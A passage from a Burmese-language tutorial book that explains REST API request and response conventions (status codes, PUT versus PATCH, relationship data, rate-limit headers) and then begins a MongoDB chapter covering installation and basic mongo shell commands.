တစ်ချို့ API URL တွေက နည်းနည်းရှုပ်လို Client ဘက်က မှားနိုင်ပါတယ်။ အဲဒီလိုမှားပြီဆိုရင်တော့ ဒီလို Error ပေးနိုင်ပါတယ်။

Response

400 Bad Request
Content-Type: application/json

```
{
  errors: {
    message: "Unable to parse parameters."
  }
}
```

ဆက်လက်ပြီးတော့ POST Method နဲ့ Request ပြုလုပ်လာတဲ့အခါ အပြန်အလှန်သွားလေ့ရှိကြတဲ့ နမူနာ
လေးတစ်ချို့ ဖော်ပြပေးပါမယ်။

Request

POST /students
Content-Type: application/json

```
{
  name: "Tom", age: 12, grade: 6
}
```

Response

201 Created
Content-Type: application/json
Location: /students/9

```
{
  meta: {
    id: 9
  },
  data: {
    id: 9, name: "Tom", age: 12, grade: 6
  }
}
```

POST Method နဲ့လာလို့ အချက်အလက်သစ် ထည့်သွင်းပေးရတဲ့အတွက် Response မှာ Status Code
အနေနဲ့ 201 Created ကို ပြန်ပေးထားပါတယ်။ ထည့်သွင်းလိုက်တဲ့အတွက် ရလာတဲ့ ID ကို
Response မှာ ပြန်ထည့်ပေးထားတာကို သတိပြုပါ။ ဒီနည်းနဲ့ Client က POST လုပ်ပြီးတာနဲ့
အချက်အလက်သစ် သိမ်းပေးသွားယုံသာမကာ၊ Auto ID ကိုပါ တစ်ခါတည်း ပြန်ရသွားမှာ ဖြစ်ပါတယ်။

Response မှာ Location Header ကိုသုံးပြီး ထည့်သွင်းလိုက်တဲ့ အချက်အလက်ကို ပြန်ကြည့်လိုရတဲ့ API URL ကိုပါ ပြန်တဲ့ထည့်ပေးထားတာကို သတိပြုပါ။ links နဲ့ Body ထဲမှာ ထည့်ရင်လည်း ရှိနိုင်ပါ တယ်။ HTTP Standard အရဆိုရင်တော့ 201 နဲ့အတူ Location ကိုတဲ့ပေးရတယ်ဆိုတဲ့ သတ်မှတ် ချက်ရှိလို့ ဒီနေရာမှာတော့ Location Header နဲ့တဲ့ပေးတာက ပိုစနစ်ကျမှာပါ။

အကယ်၍ပေးတဲ့အချက်အလက်မပြည့်စုံရင် 400 Bad Request ကိုပြန်ပေးနိုင်ပါတယ်။ ထည့်ခွင့်မရှိဘဲ လာထည့်နေတာဆိုရင် 401 Unauthorized နဲ့ 403 Forbidden တို့ကို သင့်တော်သလို ပြန်ပေးနိုင်ပါတယ်။ အကယ်၍ ID ပေးပြီး ထည့်ခိုင်းနေရင်တော့ 409 Conflict ကို ပြန်ပေးရမှာပါ။ ဒီလိုပါ။ ဒီသဘောသဘာဝတွေကို Status Code တွေအကြောင်း ပြောတုံးက ရှင်းပြုခဲ့ပြီး ဖြစ်ပါတယ်။

Request

```
POST /students/8
Content-Type: application/json

{
    name: "Tom", age: 12, grade: 6
}
```

Response

```
409 Conflict
Content-Type: application/json

{
    errors: {
        message: "Incorrect request. Giving ID."
    }
}
```

အချက်အလက်တွေကို PUT နဲ့ပေးပိုလာတဲ့အခါ နဂို Data ကို ပေးလာတဲ့ Data နဲ့ အစားထိုးပြီး ပြင်ပေးရမှာပါ။ PATCH နဲ့ပေးပိုလာရင်တော့ တစ်စိတ်တစ်စိုင်း ပြင်ပေးရမှာပါ။ ဥပမာ - မူလဒီလိပုပုံစံမျိုးနဲ့ Data ရှိနေတယ်လို့ သဘောထားပါ။

JSON

```
{ id: 8, name: "Tom", age: 12, grade: 6 }
```

အဲဒါကို PATCH နဲ့ Request လုပ်ဖြီးပြင်မယ်ဆိုရင် ဒီလိုဖြစ်မှာပါ။

Request

```
PATCH /students/8
Content-Type: application/json

{
    name: "Tommy"
}
```

ပေးလိုက်တဲ့ Request Body မှာ name တစ်ခုပါတာကို သတိပြုပါ။ Update လုပ်တဲ့အလုပ် လုပ်ဖြီးနောက် ပြန်ရမယ့် Response က ဒီလိုပုံစံဖြစ်မှာပါ။

Response

```
200 OK
Content-Type: application/json

{
    meta: {
        id: 8
    },
    data: {
        id: 8, name: "Tommy", age: 12, grade: 6
    }
}
```

မူလ Data မှာ ရှိနေတဲ့အချက်အလက်တွေထဲက name တစ်ခုတည်းကို ရွေးပြီးပြင်ပေးသွားတာပါ။ ကျန်အချက်အလက်တွေကိုတော့ မူလအတိုင်းပဲ ဆက်ထားပေးပါတယ်။ အကယ်၍အလားတူ လုပ်ဆောင်ချက်ကိုပဲ PUT နဲ့ Request လုပ်ခဲ့မယ်ဆိုရင် ဒီလိုဖြစ်မှာပါ။

Request

```
PUT /students/8
Content-Type: application/json

{
    name: "Tommy"
}
```

Response

200 OK
Content-Type: application/json

```
{
  meta: {
    id: 8
  },
  data: {
    id: 8, name: "Tommy"
  }
}
```

နိဂုရိတဲ့ Data တွေကို ပေးလိုက်တဲ့ Data နဲ့အစားထိုးလိုက်တာမို့လို့ နှင့် Data တွေမရှိတော့တာကို သတိပြုကြည့်ပါ။ ဒီလိုနစ်လမ်းနှစ်မျိုးရဲ့ ကွဲပြားပုံကို သဘောပေါက်စွဲလိုပါတယ်။ ကိုယ့် Service နဲ့ API ဘက်က နှစ်မျိုးလုံးကို ကွဲပြားအောင် Implement လုပ်ပေးထားနိုင်ရင်တော့ အကောင်းဆုံးပါပဲ။

ဖြည့်စွက်မှတ်သားသင့်တဲ့ ထူးခြားချက်အနေနဲ့ မရှိတဲ့ Data ကို PUT/PATCH တို့နဲ့ ပြင်ဖွံ့ကြိုးစားရင် အသစ်ထည့်ပေးရမယ်လိုလည်း တစ်ချို့ကပြောကြပါတယ်။ မဖြစ်မနေ အသစ်ထည့်ပေးရမယ်လို့ မဆိုလိုပါဘူး။ ဆန္ဒရှိရင်ထည့်ပေးနိုင်တယ်ဆိုတဲ့ သဘောပါ။ မထည့်ချင်ရင်လည်း 404 Not Found ကို ပြန် ပေးလိုက်လိုလည်း ရပါတယ်။ မရှိတဲ့ Data ကို ပြင်ဖွံ့ကြိုးစားလို့ အသစ်အနေနဲ့ ထည့်ပေးလိုက်ချင်တယ် ဆိုရင်တော့ ဒီလိုဖြစ်မှာပါ။

Request

PUT /students/9
Content-Type: application/json

```
{
  name: "Mary", age: 12, grade: 6
}
```

Response**202 Accepted**

Content-Type: application/json

```
{
  meta: {
    id: 9
  },
  data: {
    id: 9, name: "Mary", age: 12, grade: 6
  }
}
```

200 OK တို့ 201 Created တိုကို မသုံးဘဲ၊ 202 Accepted ကိုသုံးတာသတိပြုပါ။ အဓိပ္ပာယ်က၊ ပေးပို့တာ မမှန်ပေါ်ယှဉ် လက်ခံပေးလိုက်တယ်ဆိုတဲ့ အဓိပ္ပာယ်ပါ။ Status Code မှာတင် လုပ်ပေးလိုက်တဲ့ အလုပ်ရဲ့ အဓိပ္ပာယ် ပေါ်လွင်သွားစေတာပါ။ ဒါကြောင့် Request Method တွေ Status Code တွေကို HTTP က သတ်မှတ်ထားတဲ့အတိုင်း မှန်ကန်အောင် သုံးပေးရတယ်လို့ ပြောတာပါ။ အားလုံးက သူနောရာနဲ့ သူ အဓိပ္ပာယ်ရှိပြီး စနစ်ကျနေစေမှာပါ။

ဆက်လက်ပြီး DELETE Request တွေလာတဲ့အခါ တုံ့ပြန်ပုံကို ဖော်ပြပေးပါမယ်။ ဒီလိုပါ။

Request**DELETE** /students/8**Request****204 No Content**

ဒါပါပဲ၊ အရမ်းရှင်းပါတယ်။ Request မှာ Body မပါသလို၊ Response မှာလည်း Body မပါပါဘူး။ ဘာမှမ ပါလို့ ကိစ္စမရှိပါဘူး။ 2XX Status Code ဖြစ်ကတည်းက လုပ်ငန်းအောင်မြင်တာ ပေါ်လွင်နေပါပြီ။ 204 လို့ပြောတဲ့အတွက် Content မရှိတော့လို့ ပြန်မပေးတာ ဖြစ်တဲ့အတွက် Delete ဖြစ်သွားတာလည်း ပေါ်လွင်ပါတယ်။ အကယ်၍ ဒီနည်းကို မကြိုက်ဘူးဆိုရင်လည်း ရိုးရိုး 200 OK နဲ့ပဲ meta မှာ messages ပေးပြီး အခုလိုတုံ့ပြန်နိုင်ပါတယ်။

Request

```
DELETE /students/8
```

Response

200 OK

Content-Type: application/json

```
{
  meta: {
    id: 8,
    message: "Successfully deleted."
  }
}
```

ဒီလောက်ဆိုရင် Response Structure နဲ့ပက်သက်ပြီး တော်တော်ပြည့်စုံသွားပါပြီ။ ဖြည့်စွက်ချက်အနေနဲ့ Data Envelope ထဲမှာ relationships နဲ့ included ဆိုပြီးတော့လည်း ဆက်စပ်အချက်အလက် တွေကို ထည့်ကြလေ့ရှုတယ်ဆိုတာကို မှတ်သားပေးပါ။

Relationship Data

Data ဟာ Database တွေကနေ လာလေ့ရှုပါတယ်။ Database ထဲမှာ သိမ်းတဲ့အခါ Table Relationship တွေရှိနိုင်ပါတယ်။ အဲဒီလိုရှိနေတဲ့ Relationship Data တွေကို တစ်ခါတည်း ထည့်ပေးချင်ရင် ပေးလို ရအောင်လိုပါ။ ပြီးတော့ တစ်ချို့ Data တွေမှာ သူနဲ့တဲ့သံဃးနဲ့ လိုအပ်နိုင်တဲ့ ဆက်စပ် Data တွေ ရှိတတ်ပါ တယ်။ အဲဒီလို ရှိတဲ့အခါ included ဆိုပြီးတော့ တစ်ခါတည်း တဲ့ပေးလိုရင် ပေးနိုင်တဲ့ သဘောမျိုးပါ။ ဒါ လိုပါ။

JSON

```
{
  meta: {
    id: 1
  },
  data: {
    attributes: {
      title: "API Book",
      author: "Ei Maung",
      price: 4.99,
      category_id: 2
    },
  }
```

```

    relationships: {
        category: {
            id: 2,
            name: "Technology"
        }
    },
    included: {
        author: {
            name: "Ei Maung",
            bio: "... "
        }
    }
}

```

မူလ Data တွက attributes ဖြစ်သွားပြီး Relationship Data တွက relationships ထဲကို
ရောက်သွားတာပါ။

Table Relationship စနစ်ကို မသုံးတဲ့ MongoDB လို NoSQL Database တွကိုလည်း သုံးတတ်ကြပါ
သေးတယ်။ အဲဒေါကလို NoSQL Database တွကနေ လာတာဆိုရင်တော့ Data တွေရဲ့ ဖွဲ့စည်းပုံကတော့အခုံ
လို ဖြစ်နိုင်ပါတယ်။

JSON

```

{
    meta: {
        id: 1
    },
    data: {
        title: "API Book",
        author: "Ei Maung",
        price: 4.99,
        category: {
            id: 2,
            name: "Technology"
        }
    },
    included: {
        author: {
            name: "Ei Maung",
            bio: "... "
        }
    }
}

```

ပါတဲ့ Data တွေက အတူတူပါပဲ။ ဘာကျာသွားတာလဲဆိုတော့ attributes တွေ relationships တွေ မပါတော့ဘဲ၊ အချက်အလက်အားလုံးကို တစ်စုတစ်စည်းထဲ တွဲထည့်ပေးလိုက်တာပဲ ကွာသွားတာပါ။ ကိုယ့် Response မှာ Relationship Data တွေ ထည့်ပေးဖိုလိုရင် ဒီနှစ်နည်းထဲက ကြိုက်တဲ့နည်းကို သုံးနိုင်ပါတယ်။

Rate Limiting

Request / Response တွေရဲ့ ဖွဲ့စည်းပုံနဲ့ ပက်သက်ရင် နောက်ဆုံးတစ်ခုအနေနဲ့ မှတ်သားသင့်တာ ကတော့ Rate Limit နဲ့ ပက်သက်တဲ့ Headers တွေပါ။ API တွေမှာ Rate Limit ထားရပါတယ်။ Rate Limit မထားရင်၊ Client တွေက အထိမ်းအကွပ်မရှိ Request ပိုင်းလုပ်ကြတဲ့အခါ API Server ကို Abuse လုပ်သလိုဖြစ်ပြီး Server က မနိုင်ဝန်ထမ်းရပါလိမ့်မယ်။ ဒါကြောင့် Client တစ်ခုကို တစ်မီနှစ်မှာ Request အကြိမ် (၆၀) သာလုပ်ခွင့်ရှိတယ်ဆိုတာမျိုးပါ။ ဥပမာအနေနဲ့ ပြောတာပါ။ ဘယ်လောက် ကန့်သတ်မ လဲဆိုတာကတော့ ကိုယ့် Server ရဲ့ Capacity တို့ ကိုယ့် Service ရဲ့ Processing Power လိုအပ်ချက်တို့ ကိုယ့် User တွေရဲ့ လိုအပ်ချက်တို့နဲ့ ချင့်ချိန်ပြီး သတ်မှတ်ထားရမှာပါ။

API ဘက်က ဒီလိုကန်သတ်သားကြောင်း Client ကို ထည့်သွင်းအသိပေးနိုင်ပါတယ်။ ဒီအတွက် Custom Header (၃) ခုကို မှတ်သားသင့်ပါတယ်။ X-Rate-Limit-Limit, X-Rate-Limit-Remaining နဲ့ X-Rate-Limit-Reset ပါ။

ဒါတွေက Standard HTTP Response Headers တွေ မဟုတ်ကြပါဘူး။ API ဖန်တီးသူဘက်က ကိုယ့်အစီအစဉ်နဲ့ကိုယ် Client သိစေနိုင် ထည့်ပြောပေးတဲ့ Custom Headers တွေပါ။ X-Rate-Limit-Limit ကိုသုံးပြီး တစ်မီနစ်မှာ Request အကြိမ်ရေ ဘယ်လောက် ကန့်သတ်ထားသလဲ အသိပေးနိုင်ပါတယ်။ X-Rate-Limit-Remaining ကို သုံးပြီးတော့ အကြိမ်ရေ ဘယ်လောက်ကျန်သေးလဲ အသိပေးနိုင်ပါတယ်။ X-Rate-Limit-Reset ကိုသုံးပြီးတော့ နောက်အချိန် ဘယ်လောက်ကြာတဲ့ အခါ Limit ကို Reset ပြန်လုပ်ပေးမလဲဆိတာကို ပြောပြနိုင်ပါတယ်။ ဒီလိုပုံစံ ဖြစ်မှာပါ။

Response**200 OK**

Content-Type: application/json

X-Rate-Limit-Limit: 60

X-Rate-Limit-Remaining: 58

X-Rate-Limit-Reset: 30

ဒီ Headers အရာ တစ်မိန့်မှာ Request အကြိမ်အရေအတွက်ကို (၆၀) လို ကန်သတ်ထားပြီး နောက်ထပ် (၅၈) ကြိမ် ကျန်သေးတယ်ဆိုတဲ့ အဓိပ္ပာယ်ရပါတယ်။ စတုန်း (၃၀) အကြာမှာ Reset ပြန်လည်မှာဖြစ်လို နောက်စတူန်း (၃၀) ကြာတဲ့အခါ၊ မူလသတ်မှတ်ချက်အတိုင်း အကြိမ် (၆၀) ပြန်ဖြစ်သွားမယ်ဆိုတဲ့ အဓိပ္ပာယ်ပါ။

ဒီလောက်ဆိုရင် API ဒီဇိုင်းပိုင်းနဲ့ပက်သက်ပြီး Client ဘက်ခြမ်း၊ API ဘက်ခြမ်း နဲ့ Server ဘက်ခြမ်း သိ သင့်တာတွေ စုံသလောက် ရှိသွားပါပြီ။ ဒီလိုချိုးသဘောသဘာဝတွေကို ကိုယ့်ဘက်သိပြီဆိုရင် လက်တွေ မှာ ကြိုက်တဲ့ Language နဲ့ ကြိုက်တဲ့ Framework ကိုသုံးပြီး API တွေ ဖန်တီးလိုရပါတယ်။ PHP မှာဆို ရင် Laravel လို Full-fledged Framework တွေရှိသလို Slim လို API Framework တွေလည်း ရှိပါတယ်။ Ruby မှာဆိုရင်လည်း Rails လို Framework ကြိုးတွေရှိသလို Sinatra လို Framework လေးတွေလည်း ရှိ ပါတယ်။ Python မှာဆိုရင်လည်း Django လို Framework ကြိုးတွေရှိသလို Flask လို Framework လေး တွေ ရှိပါတယ်။ JavaScript မှာဆိုရင်တော့ ExpressJS လို မူလအစဉ်အလာ Framework တွေရှိသလို NextJS တို့လို ခေတ်ပေါ် Server-side Rendering နည်းပညာတွေ ရှိပါတယ်။ ကြိုက်တဲ့နည်းပညာကိုသုံး ပါ။ ဟို Language နဲ့မှ ဖန်တီးလိုရတယ်၊ ဒီ Framework နဲ့မှ အဆင်ပြေတယ် ဆိုတာမျိုး မရှိတော့ပါဘူး။ ကိုယ်ကျမ်းကျင်ရာ၊ နှစ်သက်ရာ နည်းပညာကို ရွေးချယ်ပြီး၊ အခုသိရှိလေ့လာခဲ့ကြတဲ့ သဘောသဘာဝတွေ နဲ့ ပေါင်းစပ်လိုက်မယ်ဆိုရင် API တွေကို ဖန်တီးလို ရပြီပဲဖြစ်ပါတယ်။

ဒီအပိုင်းမှာတော့ အခုသိရှိလေ့လာခဲ့ကြတဲ့ သဘောသဘာဝတွေကို လက်တွေအသုံးချကြည့်တဲ့ သဘော နဲ့ ExpressJS ကို အမိကထားအသုံးပြုပြီး နှမူနာတွေ ဆက်လက်ရေးသားဖော်ပြေပေးသွားမှာ ဖြစ်ပါတယ်။

အခန်း (၇၁) – MongoDB

ရှုပိုင်းမှာ API ဒီဇိုင်းနဲ့ပက်သက်ပြီး သိသင့်တာတွေ ပြောလိုပြီးသွားပါပြီ။ အခုခုံးအခုံး အခုခုံးအခုံး ဆက်လက်လေ့လာနိုင်ဖို့ ပရောဂျက်လေးတစ်ခုလုပ်ကြည့်ပါမယ်။ အခုခုံးကစာများ တော့ ဖတ်ယူမဖတ်တော့ဘဲ၊ အဆင့်လိုက် တစ်ပြိုင်တည်း လိုက်လုပ်ကြည့်ပါလို့ တိုက်တွန်းပါတယ်။ ဒါမှ တစ်ခါတည်းရပြီး တစ်ခါတည်း မှတ်မိသွားမှာပါ။

ဒီအပိုင်းကိုရေးနောက်တဲ့အချိန်မှာ Covid-19 ကပ်ရောက် ဖြစ်နေချိန်ဆိုတော့၊ အချိန်ကာလနဲ့ ကိုက်ညီတဲ့ ပရောဂျက်လေးတစ်ခု လုပ်ကြမှာပါ။ ခရီးသွားမှတ်တမ်းပရောဂျက်လေးပါ။ သိပ်ကြီးကြီးကျယ်ကျယ်ကြီး မဟုတ်သလို့၊ ခက်လည်းမခက်ပါဘူး။ လူတစ်ယောက်ခရီးသွားတော့မယ်ဆိုရင် သူ့ရဲ့အမည်၊ မှတ်ပုံတင် အမှတ် စတဲ့အချက်အလက်နဲ့အတူ ဘယ်ကနေ၊ ဘယ်ကိုသွားမှာလည်း၊ စီးသွားမယ့် ကားနံပါတ်က ဘယ်လောက်လဲ စသဖြင့် အချက်အလက်တွေကို သိမ်းထားလိုက်ပါမယ်။ နောက်ပိုင်းမှာ လူတစ်ယောက်ရဲ့ ခရီးသွားမှတ်တမ်းကို သိချင်ရင် နာမည်တို့ မှတ်ပုံတင်နံပါတ်တို့နဲ့ ပြန်ရှာကြည့်လိုရပါမယ်။ မြို့အမည်နဲ့ ထုတ်ယူလိုက်ရင် အဲဒီမြို့ကို ဝင်ထားတဲ့လူစာရင်း၊ ထွက်ထားတဲ့ လူစာရင်းကို ပြန်ရပါမယ်။ လက်တွေ အသုံးချို့ထက် နူးနာလုပ်ကြည့်ဖြစ်လို့ လုံးဝပြီးပြည့်စုံဖို့ထက် စမ်းသင့်တာ စုံအောင်စမ်းဖြစ်ဖို့ကို ဦးစားပေးသွားမှာပါ။

ပရောဂျက်တစ်ခု လုပ်တော့မယ်ဆိုတော့ အဲဒီပရောဂျက်ရဲ့ အချက်အလက်တွေကို သိမ်းဆည်းနိုင်မယ့် Database နည်းပညာကို အရင်ဆုံး ကြည့်ကြပါမယ်။ MongoDB လို့ ခေါ်တဲ့ နည်းပညာကို အသုံးပြုမှာပါ။ MongoDB ဟာ NoSQL Database တစ်မျိုးဖြစ်ပါတယ်။ Document Database လို့ခေါ်ပါတယ်။ အကျဉ်းချုပ်အားဖြင့် ရိုးရိုး SQL Database တွေမှာ ကြိုတင်တည်ဆောက်ထားတဲ့ Table တွေထဲမှာ Data တွေကို သိမ်းကြပါတယ်။ MongoDB မှာတော့ Table နဲ့ Table Structure တွေ မရှိဘဲ Record တစ်ခုကို Document တစ်ခုပုံစံမျိုးနဲ့ သိမ်းသွားမှာပါ။ Table Structure မရှိဘဲ သိမ်းမှာဆိုပါတော့။ ဒါပေမယ့် အဲဒီ

လိုကြိုတင်သတ်မှတ်ထားတဲ့ Structure မရှိပေမယ့်၊ သိမ်းထားတဲ့ Data တွေကို SQL Database တွေမှာ လိုပဲ Create, Read, Update, Delete တွေ လုပ်လိုရပါမယ်။ ပြန်ရှာလိုရပါမယ်။ Sorting တွေ စီလိုရပါမယ်။ Filter တွေ လုပ်လိုရပါမယ်။ Index တွေလုပ်လိုရပါမယ်။ သိပ်မရှင်းရင် ကိစ္စမရှိပါဘူး။ ခဏနေလက်တွေစမ်းကြည့်လိုက်တဲ့အခါ သဘောပေါက်သွားပါလိမ့်မယ်။

စိတ်ဝင်စားဖို့ကောင်းပေမယ့် NoSQL Database တွေရဲ့ သဘောသဘာဝပိုင်းကို ဒီနေရာမှာ ကြားဖြတ်ပြီး မပြောတော့ပါဘူး။ **Rockstar Developer** စာအုပ်မှာ အကျယ်တစ်ဝင့် ရေးသားထားပြီးဖြစ်ပါတယ်။ လေ့လာကြည့်ဖို့ တိုက်တွန်းပါတယ်။ NoSQL Database အမျိုးမျိုးရဲ့ သဘောသဘာဝတွေ၊ သူတို့ရဲ့ အား သာချက် အားနည်းချက်တွေ ကနေ စပြီးတော့ Replication နဲ့ Cluster တည်ဆောက်ပုံလို အဆင့်မြင့် Server Architecture ပိုင်းတွေထိ ဖော်ပြထားပါတယ်။ ဒီနေရာမှာတော့ လက်တွေ့အသုံးပြုပုံပိုင်းကို ရွေးထုတ်ဖော်ပြသွားမှာပါ။

Install MongoDB

MongoDB အတွက် Installer ကို [mongodb.com](https://www.mongodb.com) Website မှာ Download လုပ်လိုရပါတယ်။ သူမှာ Product အမျိုးမျိုးရှိလို **Community Server** ကို ရွေးချယ်ပြီး Download လုပ်ရမှာပါ။ ဒီစာရေးနေဂျိန်မှာ Community Server Download လုပ်ဖို့အတွက် သွားလိုရတဲ့ တိုက်ရိုက်လင့်ကို ဖော်ပြပေးလိုက်ပါတယ်။

- <https://www.mongodb.com/try/download/community>

Ubuntu Linux လို OS မျိုးမှာတော့ ကိုယ့်ဘာသာ Download လုပ်စရာမလိုပါဘူး။ apt ကို သုံးပြီး အခုလို Install လုပ်လို ရရှိပါတယ်။

```
sudo apt install mongodb
```

apt နဲ့ Install လုပ်ရင်ရမယ့် Version နဲ့ Website ကနေ တိုက်ရိုက် Download လုပ်ရင်ရမယ့် Version နဲ့ပါတ် အနည်းငယ်တော့ ကွာနိုင်ပါတယ်။ အသုံးပြုပုံ သိပ်မကွာလို ကိစ္စမရှိပါဘူး။ လက်ရှိဒီစာရေးနေဂျိန်မှာ ရောက်ရှိနေတဲ့ နောက်ဆုံး Version ကတော့ 4.4.1 ပါ။ Install လုပ်တဲ့အဆင့်တွေကိုတော့ တစ်ဆင့်ချင်း မပြောတော့ပါဘူး။ Installer မှာပေါ်တဲ့ ညွှန်ကြားချက်တွေအတိုင်းပဲ သွားလိုက်ပါ။

Install လုပ်ပြီးနောက် ရလာမယ့်ထဲမှာ အထူးသတိပြုရမယ့် အရာနှစ်ခုကတော့ mongod နဲ့ mongo တို့ပဲ ဖြစ်ပါတယ်။ mongod က MongoDB Server ဖြစ်ပြီးတော့ mongo က MongoDB Client ပါ (Mongo Shell လို့ ခေါ်ပါတယ်)။ ဒါကြောင့် MongoDB Server ကို Run ချင်ရင် mongod ကို Run ပေးရမှာဖြစ်ပြီး တော့ Run ထားတဲ့ Server ကို ချိတ်သုံးချင်တယ်ဆိုရင် mongo နဲ့ ချိတ်သုံးရမှာပါ။ Mongo Compass လို့ ခေါ်တဲ့ GUI ပရိုဂရမ်တစ်ခုလည်း Install လုပ်စဉ်မှာ တစ်ခါတည်း ပါလာနိုင်ပေမယ့်၊ အဲဒါကို နောက်ပိုင်း MongoDB အကြောင်း သိသွားပြီဆိုရင် ကိုယ့်ဘာသာ စမ်းသုံးသွားလို့ ရနိုင်ပါလိမ့်မယ်။ အခုခီအပိုင်းမှာ တော့ ပိုပြီးအခြေခံကျတဲ့ mongo Shell ကနေ အသုံးပြုပုံကို ဖော်ပြသွားမှာပါ။

Windows မှာ mongod နဲ့ mongo ရှိနေတဲ့ ဖိုဒါကို PATH Environment Variable ထဲမှာ ကိုယ့်ဘာသာ ထည့်ပေးဖို့ လိုကောင်းလိုနိုင်ပါတယ်။ PATH သတ်မှတ်ပုံကိုတော့ ဒီနေရာမှာ ထည့်မပြောတော့ပါဘူး။ သိ မယ်လို့ ယူဆပါတယ်။ မသိသေးရင်လည်း ကြားဖြတ်ပြီး Windows မှာ PATH Environment Variable ဘယ်လို့ သတ်မှတ်ရလဲဆိုတာကို အရင်လေ့လာကြည့်လိုက်ပါ။ လက်ရှိဒီစာကို ရေးသားနေချိန်မှာ Default Installation ဖိုဒါက C:\Program Files\MongoDB\Server\4.0\bin ဖြစ်ပါတယ်။ သူကို PATH ထဲမှာ ထည့်ထားပေးဖို့ လိုတာပါ။ ဒီတော့မှ Windows ရဲ့ ဘယ်နေရာကနေမဆို mongod နဲ့ mongo တို့ကို Run လိုရမှာပါ။

Install လုပ်စဉ်ကရွေးခဲ့တဲ့ Option ပေါ်မူတည်ပြီး mongod Server က System Service အနေနဲ့ အလို အလျောက် Run ပြီး ဖြစ်နိုင်ပါတယ်။ ဒီလို့ Server အလိုအလျောက် Run နေပြီဆိုရင်တော့ mongo Command ကို Command Prompt မှာ Run ပြီးချိတ်ကြည့်လို့ရပါတယ်။ အကယ်၍ ချိတ်လို့မရဘူးဆိုရင် mongod Server Run မနေလို့ ဖြစ်နိုင်ပါတယ်။ Windows မှာအခုလို့ mongo Server ကို System Service အနေနဲ့ Install လုပ်ပေးလိုက်လို့ ရပါတယ်။

```
mongod --install
```

ပြီးတဲ့အခါ စက်ကို Restart လုပ်ပေးလိုက်မယ်ဆိုရင် နောက်ပိုင်း စက်ပြန်တက်ချိန်မှာ mongod Server က System Service အနေနဲ့ အလိုအလျောက် Run နေမှာပါ။ အကယ်၍ Service အနေနဲ့ Install မလုပ် ချင်ဘူးဆိုရင်လည်း ဒီလို့ Manual Run ပေးလို့ ရပါတယ်။

```
mongod --dbpath=C:\mongodata
```

C:\mongodata ဆိတဲ့ ဖိုဒါကိုတော့ အရင်ကြိုးဆောက်ထားပေးဖို့ လိုပါတယ်။ ဒါမှမဟုတ် တခြားနေရာမှာ ဖိုဒါဆောက်ထားပြီး C:\mongodata အစား အစားထိုးပေးမယ် ဆိုရင်လည်း ရပါတယ်။ MongoDB က Data တွေကို အူဒီဖိုဒါထဲမှာ သွားသိမ်းမှာပါ။ Server Run သွားပြီဆိုရင် Run ထားတဲ့ Command Prompt ကို ဒီအတိုင်းဆက်ဖွဲ့ထားပေးရမှာပါ၊ ပိတ်လိုက်လို့မရပါဘူး။ ပိတ်လိုက်ရင် Server လည်း လိုက်ပိတ်သွားမှာပါ။ ဒါကြောင့် ဒီလို့ Manual Run တာက သိပ်အဆင်မပြောပါဘူး။ တစ်ခါသုံးချင်တိုင်း တစ်ခါ Run နေရမှာမို့လို့ အထက်မှာပြောထားသလို System Service အနေနဲ့ Install လုပ်ထားလိုက်တာကတော့ ပိုကောင်းပါတယ်။

`mongod` Server ကို Run နေပြီဆိုရင်တော့ Command Prompt မှာပဲ `mongo` Command နဲ့ Server ကို အခုလို လုမ်းချိတ်လိုက်လို့ရပါပြီ။

```
mongo
```

```
MongoDB shell version v3.6.8
connecting to: mongodb://127.0.0.1:27017
...
MongoDB server version: 3.6.8
...
2020-09-16T10:34:24.094+0630 I CONTROL  [initandlisten]
>
```

ဒါဆိုရင် Mongo Shell ထဲကို ရောက်ရှိသွားပြီဖြစ်လို့ Server မှာရှိတဲ့ Database နဲ့ Data တွေကို စတင်စီမံနိုင်ပြီပဲ ဖြစ်ပါတယ်။

CRUD

ပရောဂျက်အတွက် နမူနာ Data တွေထည့်ရင်းနဲ့ MongoDB မှာ Create, Read, Update, Delete လုပ်ငန်း တွေ ဘယ်လိုလုပ်ရလဲဆိတာ လေ့လာကြည့်ကြပါမယ်။ ပထမဦးဆုံးအနေနဲ့ show dbs Command ကို စမ်းကြည့်ပါ (mongo Shell မှာစမ်းရမှာပါ)။ လက်ရှိ ရှိနေတဲ့ Database စာရင်းကို တွေ့ရပါလိမ့်မယ်။

```
> show dbs
admin   0.000GB
config  0.000GB
local   0.000GB
```

admin, config, local ဆိတာ နာဂိုကတည်းက ရှိနေတဲ့ Database တွေပါ။ use Command နဲ့ ကိုယ်အသုံးပြုလိုတဲ့ Database ကို ရွေးလိုက်ရပါတယ်။ မရှိသေးတဲ့ Database ကို ရွေးလိုက်ရင်တော့ အလို အလျောက် Database အသစ် ဆောက်ပေးသွားမှာပါ။

```
> use travel
switched to db travel

> show dbs
admin   0.000GB
config  0.000GB
local   0.000GB
```

use travel လို့ ပြောလိုက်တဲ့အတွက် travel အမည်နဲ့ Database ကို ရွေးရမှာပါ။ မရှိတဲ့အတွက် အသစ်ဆောက် ပေးသွားပါလိမ့်မယ်။ ဒါပေမယ့် show dbs ကို ချက်ခြင်းပေါ်ကြည့်ရင် Database စာရင်းထဲမှာ travel မပါသေးတာကို သတိပြုနိုင်ပါတယ်။ အခုတစ်ကယ် မဆောက်သေးဘဲ Data တွေ စသိမ်းပြီ ဆိုတော့မ Database ကို တစ်ခါတည်းဆောက်ပြီး တစ်ခါတည်း သိမ်းသွားပေးမှာပါ။ use နဲ့ Database တစ်ခုကို ရွေးပြီး/ဆောက်ပြီးပြီဆိုရင်၊ db ကနေတစ်ဆင့် Data သိမ်းတာတွေ၊ ပြင်တာတွေ၊ ဖျက်တာတွေ လုပ်လိုက်ပါပြီ။

နိုးနိုး SQL Database တွေမှာ Data တွေကို Table နဲ့ သိမ်းပါတယ်။ MongoDB မှာ Data တွေကို Collection နဲ့ သိမ်းပါတယ်။ ကွာသွားတာက Table မှာ Columns နဲ့ Structure ရှိပြီး Collection မှာတော့ ဘာ Structure မှ မရှိဘဲ Data တွေ သိမ်းလို့ ရပါတယ်။

Collection တစ်ခု တည်ဆောက်လိုရင် `db.createCollection("name")` နဲ့ ဆောက်လိုရပါတယ်။ `name` နေရာမှာ မိမိနှစ်သက်ရာ Collection အမည်ကို သတ်မှတ်ပေးနိုင်ပါတယ်။ Collection တွေ ဖြန့်မျက်လိုရင်တော့ `db.dropCollection("name")` ကို သုံးပြီး ဖျက်နိုင်ပါတယ်။ ထုံးစံအတိုင်း `name` နေရာမှာ ဖျက်လိုတဲ့ Collection အမည်ကို ပေးရမှာပါ။ Collection စာရင်းကို ကြည့်ချင်ရင်တော့ `show collections` နဲ့ ကြည့်လိုရပါတယ်။

